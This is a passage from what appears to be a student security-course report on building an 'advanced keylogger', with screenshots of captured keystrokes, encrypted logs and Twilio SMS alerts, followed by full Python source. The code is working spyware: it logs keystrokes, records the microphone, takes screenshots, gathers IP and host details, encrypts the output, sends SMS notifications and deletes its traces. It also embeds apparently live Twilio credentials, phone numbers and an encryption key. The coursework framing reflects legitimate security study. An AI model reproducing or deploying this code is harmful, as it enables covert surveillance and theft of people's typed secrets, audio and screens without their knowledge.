



Figure 14: audio.wav file




```
My
project
is
beautiful!
How
are
you
doin
I
really
hope
you
work?
anme
is
Van,
I
have
a
good
music
taste!
```

Figure 8: *key_log.txt file*




```
IxV9UoYIZSkYtNmqEsm0PGQYnzmYq6BW5giIDZYVYgqckCxfcXfj8PvfKrpisaSX2tLBXRc_JDE2wdtcJdLPI-2N5X79fi8DvRSsuA==
```

Figure 9: *Encrypted key_log.txt file*




```
gAAAAABlOv9w9CWpBoeNrbJP6drzirQHYEOhQmgJk0wwlkG4DVhiZ0VP7E368JU0sYnlhoHfdgC9aA1PQk2PuKZYnJq6SPjR1KaIVY0t
```

Figure 10: Encrypted syseminfo.txt file



```
Public IP Address: 120.17.225.5
Processor: arm
System: Darwin Darwin Kernel Version 23.0.0: Fri Sep 15 14:42:57 PDT 2023; root:xnu-10002.1.13~1/RELEASE
Machine: arm64
Hostname: Vans-MacBook-Air.local
Private IP Address: 127.0.0.1
My
project
is
beautifu!
How
are
you
doin
I
really
hope
you
work?
anme
is
Van,
I
have
a
good
music
taste!
```


Figure 11: Decrypted contents of key_logs.txt and syseminfo.txt



Assignments > Final Deliverable > Advanced Keylogger > z5451278_Advanced_Key_Logger.zip

Name	Modified	Compressed
__MACOSX		137B
encryption-decryption		1.04k
keylogger.py	2023-10-26 12:17:22	2.2k

Figure 12: Clean-up of generated files in directory



+1 (251) 220-9380

Text Message
Sun, 1 Oct at 3:49 pm

Sent from your Twilio trial account - Hello

Sun, 8 Oct at 12:16 pm

Sent from your Twilio trial account - CRUCIAL INFORMATION WILL BE SEND FROM HERE!

Sent from your Twilio trial account - {$f}

Today 11:08 am

Sent from your Twilio trial account - Encrypted files sent to the server! Login to your account to access!

Sent from your Twilio trial account - Encrypted files sent to the server! Login to your account to access!

Figure 13: Twilio SMS notifications for encrypted file contents of key_logs.txt and syseminfo.txt sent to remote server

Appendix

1. GitHub Link: https://github.com/vandana0608/Van-s-Advanced-Keylogger
    a. Audio File: audio.wav
    b. Code Files (under folder Advanced Keylogger):
        i. Keylogger.py
        ii. Twilio details.png
        iii. Encryption-decryption folder that contains:
            1. Encryptionkey.py: Generates encryption key.
            2. Decryptionfiles.py: Decrypts the encrypted files.
    c. Index-5451278.pdf
    d. Report-5451278.pdf
    e. SAPprogress.jpg
    f. Weekly_updates.txt

Code Files

1. ***Keylogger.py***

```
#Written by Vandana Rao Emaneni z5451278

#Code References are taken from Udemy Courses, Youtube Tutorials


#Functions to interact with OS

import os

#Functions to work with time

import time

#Functions to perform socket programming - to connect 2 nodes in a network to communicate

import socket

#To secure and accept passwords

import getpass

#Get information related to the platform on which the program is running

import platform

#Record and play audio signals

import sounddevice as sd

#Functions to optimise signal strengths

from scipy.io.wavfile import write

#Make get/post netwrok requests

from requests import get

#Copy contents of screen for screenshots

from PIL import ImageGrab

#Twilio Data related libraries

from twilio.rest import Client

#For encryption & decryption, implementation of symmetric authenticated crypto

from cryptography.fernet import Fernet

#Control and monitor input devices (mouse, keyboard)
```

```
from pynput.keyboard import Key, Listener

#Files setup
keys_information = "key_log.txt"
system_information = "syseminfo.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"

#Encrypted Files setup
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"

#Audio setup
microphone_time = 10
time_iteration = 15
number_of_iterations_end = 3

#Twilio Account setup (P.S put in your Twilio's account SID & Auth_token)
account_sid = "AC0960b5d0c34e7b0606ffcafe1cd85fbd"
auth_token ="dbfe2e69a6b62a2d5f38c24c70daaecf"
client = Client(account_sid, auth_token)
username = getpass.getuser()

#Encryption key setup: Generate and paste the key from the encryption-decryption folder
key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="

#File path destination to store the generated files (P.S put in your custom folder path)
file_path = "/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger"
extend = "/"
file_merge = file_path + extend

#System Information
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip + "\n")
        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query")
        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")
computer_information()

def microphone():
    fs = 48000
    seconds = microphone_time
    print("Devices available:",sd.query_devices())
    sd.query_devices()
    #Setting the default device based on the OS's available devices (P.S change the default device based on
your OS)
    sd.default.device = 'MacBook Air Microphone'
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=1)
    sd.wait()
    write(file_path + extend + audio_information, fs, myrecording)
microphone()

#Screenshots
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)
screenshot()

#Setup of number of times the keylogger must run
number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration
#3 iterations
while number_of_iterations < number_of_iterations_end:
    print("currentTime, stoppingTime",currentTime,stoppingTime)
    count = 0
    keys =[]
    def on_press(key):
        global keys, count, currentTime
        print("Key:",key)
        keys.append(key)
        count += 1
        currentTime = time.time()
        if count >= 1:
            count = 0
            write_file(keys)
            keys =[]
    def write_file(keys):
        with open(file_path + extend + keys_information, "a") as f:
            for key in keys:
                k = str(key).replace("'", "")
                if k.find("space") > 0:
                    f.write('\n')
                    f.close()
                elif k.find("Key") == -1:
                    f.write(k)
                    f.close()
    def on_release(key):
        if key == Key.esc:
            return False
        if currentTime > stoppingTime:
            return False
    with Listener(on_press=on_press, on_release=on_release) as listener:
        listener.join()
    if currentTime > stoppingTime:
        # with open(file_path + extend + keys_information, "w") as f:
        #     f.write(" ")
        screenshot()
        number_of_iterations += 1
        currentTime = time.time()
        stoppingTime = time.time() + time_iteration

#Encryption of files
files_to_encrypt = [file_merge + system_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge + keys_information_e]
count = 0
for encrypting_file in files_to_encrypt:
    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()
    fernet = Fernet(key)
```

```
        encrypted = fernet.encrypt(data)
        with open(encrypted_file_names[count], 'wb') as f:
            print("Encrypted data files created to be sent :",encrypted_file_names[count])
            f.write(encrypted)
            print("Encrypted data :",encrypted)
        #Send an SMS to say that the encrypted files are sent to the data server (P.S put in your own number / any phone number)
        message = client.messages \
        .create(
            body='Encrypted files sent to the server! Login to your account to access!',
            from_='+12512209380',
            to='+61402821360'
        )
        print("Message ID",message.sid)
        count += 1

    #Clean up any tracks of activity done from system
    delete_files = [system_information, keys_information, screenshot_information, audio_information]
    for file in delete_files:
        print("Removing trace of file:",file)
        os.remove(file_merge + file)
```

2. *encryptionkey.py*

```
from cryptography.fernet import Fernet
#Generate fernet key that will be used to decrypt ciphertext
key = Fernet.generate_key()
#Encrypted file path (P.S put in your custom folder path)
file = open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/encryption-decryption/encryption_key.txt", 'wb')
file.write(key)
file.close()
```

3. *decryptionfiles.py*

```
from cryptography.fernet import Fernet
#Use encryption key that is generated in encryption_key.txt for decryption
key = "w4eLP7fMuJwYoRJyqbpfkn2LSQNWYiDNy2KooG26SSE="
#Encrypted file paths (P.S put in your custom folder path)
```

```
system_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e_systeminfo.txt'
keys_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e_key_log.txt'
encrypted_files = [system_information_e, keys_information_e]
count = 0
for decrypting_files in encrypted_files:
    with open(encrypted_files[count], 'rb') as f:
        data = f.read()
    fernet = Fernet(key)
    decrypted = fernet.decrypt(data)
    with open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/decryption.txt", 'ab') as f:
        f.write(decrypted)
    count += 1
```